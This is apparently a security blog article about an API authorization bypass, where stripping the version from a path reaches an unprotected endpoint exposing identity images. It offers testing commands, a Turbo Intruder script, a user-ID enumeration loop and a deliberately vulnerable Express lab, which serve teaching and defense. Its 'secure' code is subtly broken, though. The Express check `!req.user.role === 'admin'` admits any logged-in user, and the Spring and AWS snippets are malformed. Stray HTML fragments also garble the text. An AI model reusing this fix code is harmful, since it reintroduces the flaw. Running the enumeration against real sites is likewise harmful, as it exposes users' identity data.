
Listen to this Post
Introduction:

API versioning is a common practice for maintaining backward compatibility, but improper implementation can introduce dangerous authorization bypasses. In this case, a low‑privileged user received a 401 Unauthorized on a versioned endpoint, yet simply removing the version string from the URL granted full access to sensitive identity images. This article dissects the vulnerability, demonstrates how to test for it, and provides hardened coding and configuration patterns to prevent similar flaws.
Learning Objectives
- Understand how API version stripping can lead to authorization bypass
- Learn manual and automated techniques to test for version‑based access control issues
- Implement proper authorization checks independent of URL structure
- Harden cloud and containerized environments against routing‑bypass attacks
- Remediate insecure API versioning patterns in legacy and modern applications
You Should Know
- Anatomy of the Authorization Bypass – A Deep Dive
The original post describes an Android application where a normal request to
`/omni/get/images/v2` returned `401 Unauthorized` for a low‑privileged user.
When the same user requested `/omni/get/images` (without the version), the server returned `200 OK` and exposed sensitive identity images.
What happened?
The backend likely applied authorization logic only on routes that explicitly matched /v2/, while the legacy/unversioned root endpoint lacked the same access controls. This is a classic missing authorization on unversioned fallback vulnerability.
Why is this critical?
Attackers can systematically crawl for versioned endpoints, strip the version, and gain unauthorized access. This is especially dangerous when:
– Old API versions are deprecated but remain deployed
– Load balancers or gateways strip version headers/paths before forwarding
– Developers assume versioning guarantees isolation, but code shares the same controller
Extended Context:
This flaw is not limited to path‑based versioning. Similar bypasses occur with:
– Header‑based versioning (e.g., Accept: application/vnd.api.v2+json) – attackers can downgrade to v1
– Subdomain versioning (v2.api.example.com vs api.example.com)
– Query parameter versioning (?version=2)
2. Step‑by‑Step Manual Testing for Version‑Bypass Vulnerabilities
Use this procedure to audit any API for similar flaws.
Linux / macOS (curl):
 1. Authenticate and obtain session token (example)
TOKEN=$(curl -s -X POST https://target.com/login -d 'user=low&pass=priv' | jq -r '.token')

<ol>
<li>Test versioned endpoint – expected 401
curl -H "Authorization: Bearer $TOKEN" https://target.com/omni/get/images/v2 -I</p></li>
<li><p>Test unversioned equivalent – look for 200
curl -H "Authorization: Bearer $TOKEN" https://target.com/omni/get/images -I</p></li>
<li><p>Fuzz common version patterns
for v in v1 v2 v3 v4 latest stable; do
curl -H "Authorization: Bearer $TOKEN" "https://target.com/omni/get/images/$v" -I
done</p></li>
<li><p>Test header downgrade (if versioning uses headers)
curl -H "Authorization: Bearer $TOKEN" -H "Accept: application/vnd.api.v1+json" \
https://target.com/omni/get/images
Windows PowerShell:
$token = (Invoke-RestMethod -Uri "https://target.com/login" -Method Post -Body @{user="low";pass="priv"}).token
$headers = @{Authorization = "Bearer $token"}

Versioned
Invoke-WebRequest -Uri "https://target.com/omni/get/images/v2" -Headers $headers

Unversioned
Invoke-WebRequest -Uri "https://target.com/omni/get/images" -Headers $headers
What to look for:
Any HTTP 2xx response to an unversioned request that should be restricted. Also monitor for differences in response bodies, content‑length, or cache headers.
- Building a Local Lab to Reproduce and Exploit
Create a minimal vulnerable API with Node.js/Express to safely practice.
Server code (vulnerable.js):
const express = require('express');
const app = express();

// Middleware for versioned endpoints – only protects /v2
const authV2 = (req, res, next) => {
if (req.headers.authorization !== 'Bearer admin') {
return res.status(401).send('Unauthorized');
}
next();
};

// Versioned endpoint – protected
app.get('/omni/get/images/v2', authV2, (req, res) => {
res.json({ images: ['sensitive_id_scan.jpg'] });
});

// Unversioned endpoint – NO AUTH! (vulnerable)
app.get('/omni/get/images', (req, res) => {
res.json({ images: ['sensitive_id_scan.jpg'] });
});

app.listen(3000);
Test the bypass:
 Without token – should 401
curl http://localhost:3000/omni/get/images/v2

Without token – but unversioned
curl http://localhost:3000/omni/get/images  200 OK, data exposed!
Fix: Move authorization to a global middleware or apply it to the base route.
- Automated Detection with Burp Suite and Custom Extensions
Burp Suite Professional – Active Scan:
1. Send a versioned request to Intruder.
- Add payload positions for
/v2,/v1, etc. and for header values. - Grep for differences in response codes and lengths.
Turbo Intruder Script (Python):
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=5,
requestsPerConnection=100)

Version strings to test
versions = ['v1', 'v2', 'v3', '', 'latest', 'stable']

for v in versions:
path = f"/omni/get/images/{v}".rstrip('/')
engine.queue(target.req, path)

def handleResponse(req, interesting):
if '401' not in req.response:
print(f"[!] Bypass: {req.path} -> {req.response[:50]}")
ZAP Scripting: Use ZAP’s Active Scan Script to automatically replace `v2` with empty string and compare alerts.
5. Hardening Code: Authorization Must Be Route‑Independent
Secure Express.js Implementation:
// DO NOT rely on req.path for auth decisions
const authorizeAll = (req, res, next) => {
if (!req.user || !req.user.role === 'admin') {
return res.status(401).send('Unauthorized');
}
next();
};

// Apply to ALL image endpoints
app.use('/omni/get/images', authorizeAll);

// Then define routes
app.get('/omni/get/images/v2', handler);
app.get('/omni/get/images', handler);
Spring Boot (Java):
@Configuration
@EnableWebSecurity
public class SecurityConfig {
@Override
protected void configure(HttpSecurity http) throws Exception {
http
.authorizeRequests()
.antMatchers("/omni/get/images/").authenticated() // Wildcard covers all versions
.anyRequest().permitAll();
}
}
ASP.NET Core:
app.UseEndpoints(endpoints =>
{
endpoints.MapControllerRoute(
name: "images",
pattern: "omni/get/images/{version}",
defaults: new { controller = "Images", action = "Get" })
.RequireAuthorization();
});
Key principle: Always protect the resource namespace, not the exact route string.
6. Cloud and API Gateway Mitigations
If you use AWS API Gateway, Azure API Management, or Kong, enforce authorization at the gateway level with path‑agnostic policies.
AWS API Gateway – Resource Policy Example:
{
"Effect": "Deny",
"Principal": "",
"Action": "execute-api:Invoke",
"Resource": "arn:aws:execute-api:region:account:api-id//GET/omni/get/images",
"Condition": {
"StringNotEquals": {
"aws:SourceVpce": "vpce-12345678"
}
}
}
Kong – ACL Plugin with Regex:
curl -X POST http://kong:8001/services/example-service/plugins \
--data "name=acl" \
--data "config.allow=admin_group" \
--data "config.hide_groups_header=true"
Kong Route: Define a single route that captures both versioned and unversioned calls:
curl -X POST http://kong:8001/services/example-service/routes \
--data "paths[]=/omni/get/images" \
--data "paths[]=/omni/get/images/v2" \
--data "strip_path=false"
Then attach the same ACL to all paths.
7. Advanced: Chaining Version Bypass with Other Vulnerabilities
Attackers rarely stop at the first bypass. Once they have the identity images, they may:
- Extract metadata – EXIF data often contains GPS coordinates or device info.
- Perform OCR on identity cards to harvest PII.
- Combine with IDOR – if the endpoint accepts a user ID parameter, they can iterate through all users.
Testing for further escalation (Linux):
 After confirming version bypass, try to enumerate other users
for id in {1001..1020}; do
curl -H "Authorization: Bearer $TOKEN" \
"https://target.com/omni/get/images?user_id=$id"
done
Mitigation: Apply strict input validation, rate limiting, and ensure that every access to a resource is individually authorized (object‑level security).
What Undercode Say
- Key Takeaway 1: API versioning is not a security boundary. Never rely on URL path differences to enforce authorization. Always apply access controls at the controller, service, or gateway level independent of the version string.
-
Key Takeaway 2: Comprehensive testing must include removing version indicators. Many security scanners miss this because they fuzz parameters but not the routing structure itself. Manual test cases should always strip
/v1,/v2, etc. and observe behavior.
Analysis:
This vulnerability class – often dubbed “version tolerance abuse” – is shockingly common in enterprises rushing to release v2 APIs while leaving legacy v1 endpoints operational. The fix is inexpensive: consistent middleware, wildcard route protection, and automated regression tests that assert “unversioned == same auth as versioned.” Cloud native architectures can reduce risk by enforcing authentication at the ingress level, but the ultimate responsibility lies with developers who treat version numbers as data, not code. With the rise of microservices and GraphQL, such path‑based oversights are migrating to sub‑resolvers and field‑level authorization – the same logical flaw, new context.
Prediction
Within the next 18 months, we will see a surge in supply‑chain attacks leveraging API versioning bypasses. Attackers will target open‑source API frameworks and SDKs, injecting subtle logic that makes authorization dependent on exact route matches. Once these backdoored libraries are integrated into thousands of applications, a simple `curl` stripping the version string will unlock admin‑level data. Security teams must demand software bills of materials (SBOMs) for API middleware and enforce runtime policies that flag any endpoint responding with differing authorization outcomes based on URL variation. The era of trusting versioning as an access control mechanism is over.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mrdesoky0 Alhamdulillah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


